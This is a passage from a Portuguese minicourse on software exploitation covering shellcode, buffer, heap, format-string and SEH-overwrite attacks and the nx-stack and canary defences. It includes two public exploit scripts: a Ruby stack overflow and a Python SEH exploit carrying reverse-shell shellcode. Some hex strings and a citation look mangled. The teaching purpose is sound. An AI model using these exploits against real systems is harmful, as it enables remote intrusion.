Existem outros tipos de defeitos exploráveis em softwares, como uso após liberação *(use after free*) [Anley et al., 2007], estouro de inteiros (*integer overflow*) [Blexim, 2002], ataques a senhas (*password attacks*) [Young e McHugh, 1987], ataques a ponteiros (*pointer attacks*) [Conover, 2002] e estouros de memória "fora por um" (*off by one buffer overflow)* [SANS, 2012]. Esses defeitos não serão detalhados neste minicurso.

1.2.2.1. *Shellcode*

Shellcode é um conjunto de instruções, tipicamente escritas em *assembly*, que são injetadas e executadas por um programa através de um *exploit* [Anley et al., 2007]. São códigos interpretados pelo processador como instruções, quando um *exploit* é bem sucedido.

A palavra *shell,* contida em seu nome, tem origem no fato de que, normalmente, um *shellcode* é usado para abrir um *shell* (linha de comandos) da máquina atacada. Antigamente, na maioria dos casos, um *shell* de comando era disponibilizado depois que todas as instruções fossem executadas. Por isso esse artefato recebeu o nome de s*hellcode* [Kennedy et al., 2011].

Os *shellcodes* normalmente são representados através de uma cadeia de valores em hexadecimal, para serem manipulados e injetados no programa alvo. Atualmente, existem diversos tipos de *shellcode,* disponíveis para os mais variados tipos de sistemas e arquitetura. De acordo com Anwar [Anwar, 2009], para funcionar adequadamente, um *shellcode* deve ser desenvolvido seguindo as seguintes premissas:

a) Deve ser pequeno, pois geralmente o espaço que o atacante possui para injetar o código no *buffer* é limitado;

b) Não deve possuir bytes nulos (0x00), pois esse valor é um delimitador de *string* na linguagem C. Se a entrada maliciosa for recebida na forma de um *string*, o byte nulo causará a interrupção da leitura do *shellcode*;

 ©2012 SBC — Soc. Bras. de Computação

c) Deve ser escrito em código hexadecimal, para representar diretamente os bytes a serem gravados na memória;

d) Deve ser específico para um ambiente computacional (hardware e sistema operacional). Os *shellcodes* desenvolvidos para os sistemas operacionais Windows, por exemplo, não funcionam em sistemas Linux, pois, entre outras coisas, as chamadas de sistema são diferentes.

A meta de um *shellcode* é fazer com que um programa vulnerável funcione como uma porta de acesso ao sistema operacional hospedeiro. A maneira mais fácil de interagir com o sistema operacional é através de suas chamadas de sistema (*syscalls*). Por isso, normalmente os *shellcodes* preparam os parâmetros para a execução de chamadas de sistema que possibilitem o acesso ao sistema alvo.

1.2.2.2. Transbordamentos de memória

Esta seção fornece uma breve explicação de uma das técnicas mais usadas pelos atacantes para explorar vulnerabilidades no software, o *buffer overflow* (estouro ou transbordamento de memória).

Como mencionado anteriormente, *buffers* são porções de memória, com tamanho definido, usados para armazenar algum dado. Um transbordamento de memória consiste em estourar a capacidade do *buffer*, inserindo mais informação do que ele é capaz de armazenar. Isso faz com que os dados sejam inseridos em espaços de memória além do limite previsto (tamanho do *buffer*) [Ulbrich, 2009]. Basicamente, existem dois tipos de transbordamentos de *buffer*: *stack overflow* (estouro da pilha) e *heap overflow* (estouro do *heap*).

Estouro da pilha

Na maioria das linguagens de programação de alto nível, o código é quebrado em frações menores para que os desenvolvedores possam chamar a mesma função em várias partes do programa, conforme indicado na Listagem 1.1.

Listagem 1.1. Exemplo de divisão de código em funções.

```
1  void func(char * entrada){
2     char buffer[5];
3     strcpy(buffer, entrada);
4     return;
5  }
6  int main(int argc, char ** argv){
7     func(argv[1]);
8     return 0;
9  }
```

Nesse exemplo, a função *main* chama a função *func* para executar algum processamento e, posteriormente, retornar o fluxo de execução para a função *main*. Durante essas chamadas entre funções, parâmetros e metadados precisam ser salvos em algum lugar, para que o fluxo de execução possa fluir entre as funções [Ulbrich, 2009]. Esse lugar é o segmento de pilha, apresentado na seção 1.1.2. A Figura 1.3 ilustra o estado da pilha antes da chamada de uma função e após a conclusão da transferência do fluxo de execução para a função chamada.

©2012 SBC — Soc. Bras. de Computação




Figura 1.3. Estado da pilha durante chamadas e retornos de funções.

Analisando a Figura 1.3, é possível observar os efeitos na pilha causados pelas instruções executadas durante os processos de chamada e retorno de uma função. Em uma chamada de função, a pilha é organizada seguindo os seguintes passos:

a) antes de executar a instrução *assembly* de chamada da função (CALL), são executadas instruções que empilham os parâmetros para a função a ser chamada (ex: PUSH);

b) ao executar uma instrução CALL (chamada de função), o processador empilha o endereço de retorno (endereço da instrução subsequente à instrução de chamada da função);

c) o processador desvia o fluxo de execução para a primeira instrução da função chamada;

d) uma instrução que empilha o endereço base (EBP – *base pointer*) do *frame* pertencente à função chamadora é executada (PUSH EBP);

e) uma instrução que atualiza o *base pointer* é executada, fazendo-o apontar para o início do *frame* pertencente à função chamada (MOV EBP, ESP);

f) uma instrução que atualiza o ponteiro para o topo da pilha (ESP – *stack pointer*) é executada, alocando espaço para as variáveis locais pertencentes à função chamada (ex: SUB ESP, valor);

Após a execução desses passos, a pilha ilustrada na parte esquerda da Figura 1.3 se transforma na pilha apresentada na parte direita da mesma figura. Depois de concluir todo o procedimento de retorno da função chamada, a pilha retorna ao estado indicado no canto esquerdo da Figura 1.3. O processo de retorno de uma função consiste em realizar as operações inversas ao procedimento de chamada de uma função. Dessa forma, em um retorno de função, a pilha é organizada seguindo os seguintes passos:

a) depois de executar as instruções previstas em seu código e antes de retornar, a função chamada faz o *stack pointer* apontar novamente para o endereço onde foi armazenado o *base pointer* pertencente à função chamadora (MOV ESP, EBP);

b) uma instrução que desempilha o *base pointer* pertencente à função chamadora é executada (POP EBP);

c) o processador executada uma instrução que desempilha o endereço de retorno armazenado na pilha e desvia o fluxo de execução para esse endereço (RET – *return*).

Caso existam parâmetros, essa instrução também indica a quantidade de parâmetros a serem removidos da pilha (ex: RETN 0x08, para desempilhar 8 bytes).

Se tomarmos o código apresentado na Listagem 1.1 como exemplo, uma vez que não existe checagem do tamanho da entrada, caso o usuário informe uma *string* maior do que o *buffer* alocado dentro da função "func", ocorrerá um estouro de *buffer*. As áreas adjacentes a esse *buffer* na pilha serão sobrescritas. Se o tamanho da *string* de entrada for suficientemente grande, ela poderá sobrescrever o endereço de retorno anotado na pilha por ocasião da chamada da função. Assim, um atacante é capaz de subverter o fluxo de execução do programa, desviando-o para um endereço de sua escolha.

A Figura 1.4 ilustra o estado da pilha após a ocorrência de um transbordamento de pilha com sobrescrita do endereço de retorno. Esse artifício tem sido usado pelos atacantes para obter o controle da execução do programa, adaptando a entrada do usuário de maneira a sobrescrever o endereço de retorno e fazer com que o programa execute um código arbitrário, o *shellcode*.

Note que o atacante pode continuar sobrescrevendo toda a região da pilha, ultrapassando a posição onde o endereço de retorno se localiza. Repare também que, após retornar da função, o ponteiro para o topo da pilha (ESP – *stack pointer*) referencia a área logo abaixo da posição onde os parâmetros haviam sido anotados. Por conta disso, em falhas de transbordamento da pilha, usualmente o *shellcode* é posicionado nessa região, conforme ilustrado na Figura 1.4. Assim, a fim de desviar o fluxo de execução para o início do *shellcode*, os atacantes formatam a entrada de maneira que o endereço de retorno seja sobrescrito com o endereço de alguma instrução "JMP ESP".




Figura 1.4. Estado da pilha após transbordamento com sobrescrita do endereço de retorno.

A seguir é apresentado um exemplo de *exploit* que utiliza a técnica de estouro de pilha[7]. Nesse artefato, é explorada uma vulnerabilidade no software *GSM SIM Utility*. Essa vulnerabilidade foi divulgada em 07 de julho de 2010, juntamente com a PoC apresentada abaixo.

[7] http://www.exploit-db.com/exploits/19625

 ©2012 SBC — Soc. Bras. de Computação

Esse *exploit* foi desenvolvido na linguagem Ruby. Nas três primeiras linhas, três variáveis são inicializadas. Uma variável chamada "crash" é preenchida com 810 bytes correspondentes ao caractere "A". Isso é necessário para preencher o espaço entre o início do *buffer* e o endereço de retorno que será sobrescrito. Apesar de ser comum encontrar *exploits* que utilizam o caractere "A" para transbordar o *buffer*, qualquer byte aceito como entrada pela aplicação pode ser usado com essa finalidade.

Após isso, a variável "eip" é inicializada com o valor "0x01524000", que representa o endereço de uma instrução "JMP ESP". Esse é o valor que irá sobrescrever o endereço de retorno e, assim, causar o desvio do fluxo de execução. Por fim, uma variável chamada "nop" é preenchida com 10 bytes de valor 0x90. Esse valor corresponde ao código de operação (*opcode*) da instrução NOP (*No Operation*). Essa instrução não executa qualquer operação e apenas indica que a instrução subsequente deve ser executada. Ao saltar para o início dessa sequência de instruções NOP (JMP ESP), o processador será guiado até a posição onde se encontra o *shellcode*.

Listagem 1.2. *Exploit* que usa a técnica de estouro de pilha para executar o *shellcode*.

```
1  crash = "A" * 810
2  eip = "01524000" #jmp esp
3  nop = "90" * 10
4  #message box
5  code ="d9eb9bd97424f431d2b27a31c9648"+
6        "b71308b760c8b761c8b46088b7e20"+
7        "8b36384f1875f35901d1ffe1608b6"+
8        "c24248b453c8b54057801ea8b4a18"+
9        "8b5a2001ebe337498b348b01ee31f"+
10       "f31c0fcac84c0740ac1cf0d01c7e9"+
11       "f1ffffff3b7c242875de8b5a2401e"+
12       "b668b0c4b8b5a1c01eb8b048b01e8"+
13       "8944241c61c3b20829d489e589c26"+
14       "88e4e0eec52e89cffffff894504bb"+
15       "7ed8e273871c2452e88bffffff894"+
16       "508686c6c20ff6833322e64687573"+
17       "6572885c240a89e656ff550489c25"+
18       "0bba8a24dbc871c2452e85effffff"+
19       "68703058206820636861686420627"+
20       "9686f697465684578706c31db885c"+
21       "241289e36868582020684465617 46"+
22       "820697320682053696e6873206f66"+
23       "685761676568546865 2031c9884c2"+
24       "41989e131d252535152ffd031c050"+
25       "ff5508"
26
27 payload = crash + eip + nop + code
28
29 sms = File.new( "directret.sms", "w" )
30 if sms
31    sms.syswrite(payload)
32 else
33    puts "Unable to create file."
34 end
```

As linhas de 4 a 25 apresentam o código do *shellcode,* que mostra uma caixa de texto na tela. A linha 27 preenche a variável denominada "payload" com a concatenação dos valores de todas as variáveis anteriormente criadas. Na linha 29, é criado um arquivo chamado "directret.sms" para escrita. Na linha 30, é checado se o arquivo foi criado com sucesso. Caso o arquivo tenha sido criado com sucesso, o *payload*[8] é escrito no arquivo "directret.sms". Caso contrário, é exibida uma mensagem indicando que não foi possível criar o arquivo.

Quando o usuário abrir a aplicação do GSM SIM Utility e carregar esse arquivo, a vulnerabilidade de estouro de pilha será explorada e o *exploit* será executado, ocasionando a impressão da mensagem na tela (*shellcode*).

[8] Em protocolos de comunicação, o termo *payload* refere-se ao dado real sendo transmitido (desconsiderando-se cabeçalhos). No contexto de *exploits*, o termo *payload* é usado também como sinônimo de *shellcode*.

©2012 SBC — Soc. Bras. de Computação

Estouro do heap

Heap, como mencionado anteriormente, é uma região de memória reservada pelo sistema operacional para o processo armazenar dados referentes a variáveis alocadas dinamicamente, ou seja, durante a execução [Coimbra, 2011].

Durante a execução de um programa, a alocação dinâmica ocorre por dois motivos. Primeiro, porque não é possível prever, durante a compilação, a quantidade de blocos de memória necessários para armazenar dados cujo tamanho é variável. Segundo, porque com alocação dinâmica de memória, as áreas livres podem ser liberadas e reaproveitadas quando não estiverem mais sendo utilizadas.

Um estouro de *heap* ocorre quando um programa possibilita a cópia de dados para uma área de memória dinâmica (*heap*) sem checar se todos os dados de origem irão caber no destino. As técnicas de exploração das falhas de estouros de *heap* podem ser divididas em dois grupos [Coimbra, 2011].

O primeiro grupo é constituído por ataques onde o estouro de uma variável localizada no *heap* possibilita a alteração do conteúdo dos blocos de memória adjacentes, enquanto o segundo grupo compreende os ataques que alteram as informações de gerenciamento do *heap*.

No primeiro caso, o atacante utiliza um estouro no *heap* para sobrescrever dados relativos a um arquivo ou a uma senha. Para que isso ocorra, o ponteiro que o atacante deseja sobrescrever deve estar localizado após o *buffer* que será sobrescrito, pois o *heap* é escrito no sentido crescente da memória.

No segundo caso de ataques de estouro de *heap*, ocorre a sobrescrita de um ponteiro para função, ilustrada na Figura 1.5. Nessa situação, o atacante sobrescreve um ponteiro, fazendo-o apontar para outro endereço de memória, onde se localiza um *shellcode*. Após essa sobreposição de endereços, se a aplicação chamar a função através do ponteiro sobrescrito, o fluxo de execução será desviado para o *shellcode*, ao invés de saltar para o código originalmente apontado.




Figura 1.5. Sobrescrita de ponteiro para função no *heap*.

1.2.2.3. Falhas de formatação de strings

Outra vulnerabilidade comumente explorada em *softwares* é a falha de formatação de strings. Antes de falarmos sobre a vulnerabilidade, iremos explicar rapidamente o conceito de funções de formatação.

Uma função de formatação é um tipo especial de função que recebe um número variável de argumentos. Cada um desses argumentos é chamado de *string* de

 ©2012 SBC — Soc. Bras. de Computação

formatação. Uma função de formatação faz uma conversão de dados, utilizada para representar tipos de dados primitivos em uma forma que possibilite a leitura do usuário [Teso, 2001].

Assim como nos estouros de memória, os *exploits* usados contra *strings* mal formatadas também dependem de erros dos programadores. Existem diversos parâmetros de formatação. A Tabela 1.1 apresenta algumas possibilidades.

Tabela 1.1. Parâmetros de formatação de Strings.

Parâmetro	Tipo de Entrada	Tipo de Saída
%d	Valor	Decimal
%u	Valor	Decimal não sinalizado
%x	Valor	Hexadecimal
%s	Ponteiro	String
%n	Ponteiro	Número de bytes escritos

Uma vulnerabilidade de formatação de *string* ocorre quando um usuário é capaz de fornecer uma *string* de formatação para uma função de formatação, conforme o exemplo ilustrado na Tabela 1.2.

Tabela 1.2. Exemplos de código (vulnerável e correto) que utiliza formatação de *strings*.

Código vulnerável	Código correto

int func (char *value){
printf(user);
}
	int func (char *value){
	printf("%s",value);
	}

Ambas as chamadas funcionam se o usuário informar entradas que não possuem parâmetro de formatação. Caso um parâmetro de formatação seja passado, como "teste %x", a função *printf* funcionará de forma adequada apenas no segundo caso. Como no primeiro caso o valor a ser exibido em hexadecimal não se encontra na chamada da função, o parâmetro %x passará a referir-se a um valor armazenado na estrutura da pilha, que originalmente não deveria ser exposto. Assim, utilizando a entrada "teste%x", o atacante terá acesso às representações hexadecimais da memória do programa vulnerável. Essa vulnerabilidade pode ser utilizada para examinar a pilha do processo.

Outro parâmetro utilizado em ataques contra funções de formatação de strings é o "%n". Através dele, o usuário copia para uma variável do tipo inteira a quantidade de bytes que já foram manipulados pela função de formatação de strings. Quando nenhuma variável é passada como parâmetro, o valor correspondente à quantidade de bytes manipulados é escrito diretamente na pilha. Assim, o atacante pode forçar a escrita de um valor qualquer na pilha (um novo endereço de retorno, por exemplo).

Embora o parâmetro %n possibilite a escrita de valores na memória, o controle sobre o valor escrito é limitado, pois é preciso garantir a exata quantidade de caracteres exibidos na saída para que um valor pré-determinado seja escrito pelo formatador.

1.2.2.4. Sobrescrita de Tratadores de Exceção Estruturados (SEH)

A última vulnerabilidade tratada neste minicurso é a de tratadores de exceção estruturados (SEH – *Structured Exception Handler*). O SEH é uma estrutura de tratamento de exceção utilizada pelo Windows. Os blocos de códigos são encapsulados e cada bloco possui um ou mais tratadores associados a ele [Anwar, 2009]. Cada tratador

especifica um filtro para o tipo de exceção que irá controlar. A estrutura que organiza os tratadores de exceção é guardada dentro da pilha em forma de uma lista ligada.

Quando uma exceção é disparada, um tratador adequado é procurado. O primeiro que satisfaça as condições da exceção é executado. Um método ou função pode ter várias estruturas de tratamento de exceção. A Listagem 1.3 ilustra um exemplo de tratador de exceção em C++:

Listagem 1.3. Código de tratador de exceção em linguagem C++.

```
1  try{                                  4  __except(expressão){
2     //código                           5     //código do tratador de exceção
3  }                                     6  }
```

O bloco *try/except* é o responsável por configurar uma estrutura de tratamento de exceção explícita. O trecho de código inserido dentro do fragmento *try* (linha 2) é responsável pelo fluxo normal da aplicação, enquanto o trecho de código disposto no fragmento *except* (linha 5) faz o tratamento caso alguma exceção seja disparada.

A vulnerabilidade de sobrescrita de SEH surge quando ocorre um estouro de memória dentro de um bloco *try/except*. Explorando-se esse transbordamento, é possível sobrescrever a estrutura dos SEHs e obter controle sobre o ponteiro que aponta para a função de tratamento a ser executada [Anwar, 2009].

Um SEH possui dois ponteiros: o apontador para o próximo registro SEH e o ponteiro para o tratador de exceção. Essa estrutura é representada na Figura 1.6. O apontador para o próximo registro guarda o endereço do próximo tratador de exceção na pilha, enquanto o ponteiro para o tratador de exceção é o endereço inicial das instruções a serem executadas caso o tratador satisfaça as restrições da exceção que foi disparada. Cada tratador de exceção possui a chance de tratar a exceção disparada ou passá-la para o próximo tratador de exceção que se encontra na lista.




Figura 1.6. Exemplo de pilha com SEH. [Anwar, 2009]

A partir do Windows XP SP1, como uma medida de proteção, todos os registradores de uso geral são zerados, antes da chamada do SEH. Entretanto, controlar o fluxo de execução do programa ainda é possível, pois foi constatado que, no momento em que o tratador de exceção é chamado, o endereço do SEH fica armazenado duas palavras (8 bytes) abaixo do topo da pilha (ESP – *stack pointer*).

 ©2012 SBC — Soc. Bras. de Computação

Isso significa que uma sequência de instruções que desempilhe (POP) 8 bytes (duas palavras) e depois retorne (RET) desviará o fluxo de execução para a posição originalmente ocupada pelo ponteiro para o próximo SEH. Em função dessa característica, normalmente os atacantes sobrescrevem o endereço do tratador de exceção com o endereço de uma sequência de instruções da forma “POP POP RET”. Isso garante que o fluxo de execução será desviado para os bytes que originalmente indicavam o próximo SEH, mas que também são sobrescritos e, portanto, dominados pelo atacante.

Assim, um *exploit* que sobrescreve o SEH para subverter o fluxo de execução normalmente segue os seguintes passos:

a) Sobrescreve o ponteiro para o próximo tratador de exceção com alguma instrução de desvio (ex: JMP) que leve ao *shellcode;*

b) Sobrescreve o ponteiro para o código do tratador de exceção com um ponteiro para uma sequência de instruções que traga de volta o fluxo de execução para a área sobrescrita pelo atacante na pilha (ex: POP POP RET);

c) Gera uma exceção;

Portanto, o atacante precisa ainda forçar a ocorrência de uma exceção, o que causará a execução do tratador de exceção cujo ponteiro foi sobrescrito. Uma estratégia normalmente utilizada para forçar o lançamento de uma exceção é sobrescrever uma quantidade de dados na pilha suficiente para transbordar além dos limites estabelecidos para o segmento de pilha do processo. Quando isso acontece, o sistema lança uma exceção para evitar que dados da pilha sejam gravados em outro segmento.

Um exemplo de *exploit* que utiliza a técnica de sobrescrita de SEH pode ser encontrado em [9]. Nesse artefato, é explorada uma vulnerabilidade no ALLMediaServer. A vulnerabilidade foi divulgada em 04 de julho *de* 2012, juntamente com a PoC apresentada abaixo.

Listagem 1.4. Código de *exploit* que utiliza técnica de sobrescrita de SEH para executar o *shellcode*.

```
1  import sys, socket
2  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
3  s.connect((sys.argv[1], 888))
4
5  buffer = "A" * 1072
6  buffer += "\xeb\x06\x90\x90"   #NSEH  jmp short 6
7  buffer += "\xca\x24\xec\x65"   # SEH  POP POP RETN
8
9  # msfpayload windows/shell_reverse_tcp
10 # you can replace the shellcode with any shellcode u want
11
12 buffer += ("\xd9\xc8\xd9\x74\x24\xf4\xb8\xa6\xaa\xb6\xad\x5b\x2b\xc9\xb1"
13            "\x4f\x83\xeb\xfc\x31\x43\x15\x03\x43\x15\x44\x5f\x4a\x45\x01"
14            "\xa0\xb3\x96\x71\x28\x56\xa7\xa3\x4e\x12\x9a\x73\x04\x76\x17"
15            "\xf8\x48\x63\xac\x8c\x44\x84\x05\x3a\xb3\xab\x96\x8b\x7b\x67"
16            "\x54\x8a\x07\x7a\x89\x6c\x39\xb5\xdc\x6d\x7e\xa8\x2f\x3f\xd7"
17            "\xa6\x82\xaf\x5c\xfa\x1e\xce\xb2\x70\x1e\xa8\xb7\x47\xeb\x02"
18            "\xb9\x97\x44\x19\xf1\x0f\xee\x45\x22\x31\x23\x96\x1e\x78\x48"
19            "\x6c\xd4\x7b\x98\xbd\x15\x4a\xe4\x11\x28\x62\xe9\x68\x6c\x45"
20            "\x12\x1f\x86\xb5\xaf\x27\x5d\xc7\x6b\xa2\x40\x6f\xff\x14\xa1"
21            "\x91\x2c\xc2\x22\x9d\x99\x81\x6d\x82\x1c\x46\x06\xbe\x95\x69"
22            "\xc9\x36\xed\x4d\xcd\x13\xb5\xec\x54\xfe\x18\x11\x86\xa6\xc5"
23            "\xb7\xcc\x45\x11\xc1\x8e\x01\xd6\xff\x30\xd2\x70\x88\x43\xe0"
```

[9] http://www.exploit-db.com/exploits/19625

```
24            "\xdf\x22\xcc\x48\x97\xec\x0b\xae\x82\x48\x83\x51\x2d\xa8\x8d"
25            "\x95\x79\xf8\xa5\x3c\x02\x93\x35\xc0\xd7\x33\x66\x6e\x88\xf3"
26            "\xd6\xce\x78\x9b\x3c\xc1\xa7\xbb\x3e\x0b\xde\xfc\xa9\x74\x49"
27            "\x03\x3e\x1d\x88\x03\x2f\x81\x05\xe5\x25\x29\x40\xbe\xd1\xd0"
28            "\xc9\x34\x43\x1c\xc4\xdc\xe0\x8f\x83\x1c\x6e\xac\x1b\x4b\x27"
29            "\x02\x52\x19\xd5\x3d\xcc\x3f\x24\xdb\x37\xfb\xf3\x18\xb9\x02"
30            "\x71\x24\x9d\x14\x4f\xa5\x99\x40\x1f\xf0\x77\x3e\xd9\xaa\x39"
31            "\xe8\xb3\x01\x90\x7c\x45\x6a\x23\xfa\x4a\xa7\xd5\xe2\xfb\x1e"
32            "\xa0\x1d\x33\xf7\x24\x66\x29\x67\xca\xbd\xe9\x97\x81\x9f\x58"
33            "\x30\x4c\x4a\xd9\x5d\x6f\xa1\x1e\x58\xec\x43\xdf\x9f\xec\x26"
34            "\xda\xe4\xaa\xdb\x96\x75\x5f\xdb\x05\x75\x4a")
35
36 s.send(buffer)
37 s.close()
```

Esse *exploit* foi desenvolvido na linguagem Python. Na primeira linha, as bibliotecas sys e socket são importadas. Após isso, um soquete denominado “s” é criado e uma conexão é iniciada com o servidor alvo na porta 888.

Na linha 4, a variável “buffer” é preenchida com 1072 bytes que representam o caractere “A”. Assim como no tradicional estouro de pilha, essa sequência de bytes é usada apenas para transbordar o *buffer* até a posição desejada. No caso de uma exploração do SEH, a pilha é sobrescrita até a exata posição onde está posicionado o ponteiro para o próximo SEH. Nesse ponto, o *exploit* posiciona uma instrução de “JMP 0x06”, usada para saltar seis bytes e aterrizar em cima do *shellcode* (linha 6). Em seguida (inha 7), é anotado o endereço de uma sequência de instruções da forma “POP POP RET”. Esse endereço irá sobrescrever a posição exata onde se localiza o endereço original do tratador de exceção.

Da linha 12 até a linha 34, o *shellcode* é concatenado ao conteúdo da variável “buffer”. Posteriormente, na linha 36, o *payload* construído na variável “buffer” é enviado para a aplicação vulnerável e, na linha 37, a conexão é encerrada. Com a aplicação ALLMediaServer em execução, ao rodar o *script* que implementa o *exploit,* o usuário envia o *payload* malicioso para o servidor, acarretando na exploração.

1.3. Proteções

Assim como as estratégias para explorar vulnerabilidades de *buffer overflow* evoluíram ao longo do tempo, surgiram e foram aprimorados mecanismos de proteção, que têm a incumbência de bloquear ou – pelo menos – dificultar a consolidação desses ataques. Essas estratégias de defesa focam diferentes etapas do processo de funcionamento de um sistema computacional, variando desde soluções que tratam da fase de compilação de um código-fonte até abordagens que propõem novos mecanismos de hardware.

Nesta seção, serão abordados os dispositivos de proteção de memória adotados pelos sistemas operacionais modernos que têm impacto direto na escolha das técnicas para desenvolvimento de *exploits*. Além disso, serão discutidos os diversos filtros de dados existentes contra entradas maliciosas, bem como as principais estratégias utilizadas pelos desenvolvedores de *exploits* para burlar esses mecanismos.

1.3.1. Proteções de memória

Entre as classes de mitigações propostas contra ataques de exploração de softwares, os mecanismos de proteção da memória, implementados pelos sistemas operacionais na

©2012 SBC — Soc. Bras. de Computação

tentativa de impor barreiras contra a execução de códigos maliciosos, podem ser considerados os dispositivos que mais evoluíram ao longo do tempo. Além disso, a maior parte das técnicas modernas de desenvolvimento de *exploits* surgiram da necessidade de adaptar os ataques para funcionamento em ambientes com proteções de memória. Apesar dessa evolução nas estratégias de exploração, quando empregadas em conjunto, as proteções de memória descritas a seguir impõem um elevado nível de dificuldade à criação de *exploits* eficazes [Harper et al., 2011].

1.3.1.1. Pilha não-executável (*nx-stack*)

Como os ataques de estouro de pilha foram os primeiros a se popularizar, surgiu inicialmente a necessidade de se proteger a pilha contra a execução de códigos, principalmente porque a estratégia mais óbvia de exploração desse tipo de vulnerabilidade é a inserção do código malicioso na própria pilha, junto com o código que gera o estouro do *buffer*. Em decorrência da constatação dessa possibilidade, surgiram em 1996 dispositivos para impedir a execução de instruções oriundas da área de pilha (*non-executable stack* ou *nx-stack*). Atualmente esse tipo de proteção está presente por padrão na maioria dos sistemas operacionais, incluindo Linux, OpenBSD, Mac OS X, Solaris e Windows, entre outros [Anley et al., 2007].

1.3.1.2. *Cookies*

Dada a importância e frequência dos ataques à pilha, foram desenvolvidos outros procedimentos de segurança para protegê-la. Entre eles, mecanismos que inserem marcas aleatórias – denominadas *cookies* ou canários[10] – entre buffers e informações sensíveis, tais como endereços de retorno e o apontador de *frame*. A origem do nome canário remonta à prática histórica adotada por trabalhadores de minas de carvão. Nesses ambientes, mineradores costumam levar consigo um pássaro da espécie canário, para que ele sirva de indicador biológico dos níveis tóxicos de gazes no interior das minas. Por ser mais frágil, o animal morre intoxicado antes que os mineradores percebam o perigo decorrente da elevação dos níveis de monóxido de carbono. Assim, a morte do pássaro indica aos mineradores o momento de abandonar o local.

No contexto de transbordamentos da pilha, o canário funciona como um alerta contra a sobrescrita de metadados. Antes de retornar, a função checa se o marcador permanece o mesmo. Assim, ao forçar um *overflow* que sobrescreva dados de controle, o atacante acaba alterando também o valor do canário. Dessa forma, a aplicação detecta o ataque e impede a execução do código malicioso. Por outro lado, se o atacante conseguir explorar algum dado corrompido antes da função iniciar seu epílogo[11], o canário não será checado e o ataque não será descoberto.

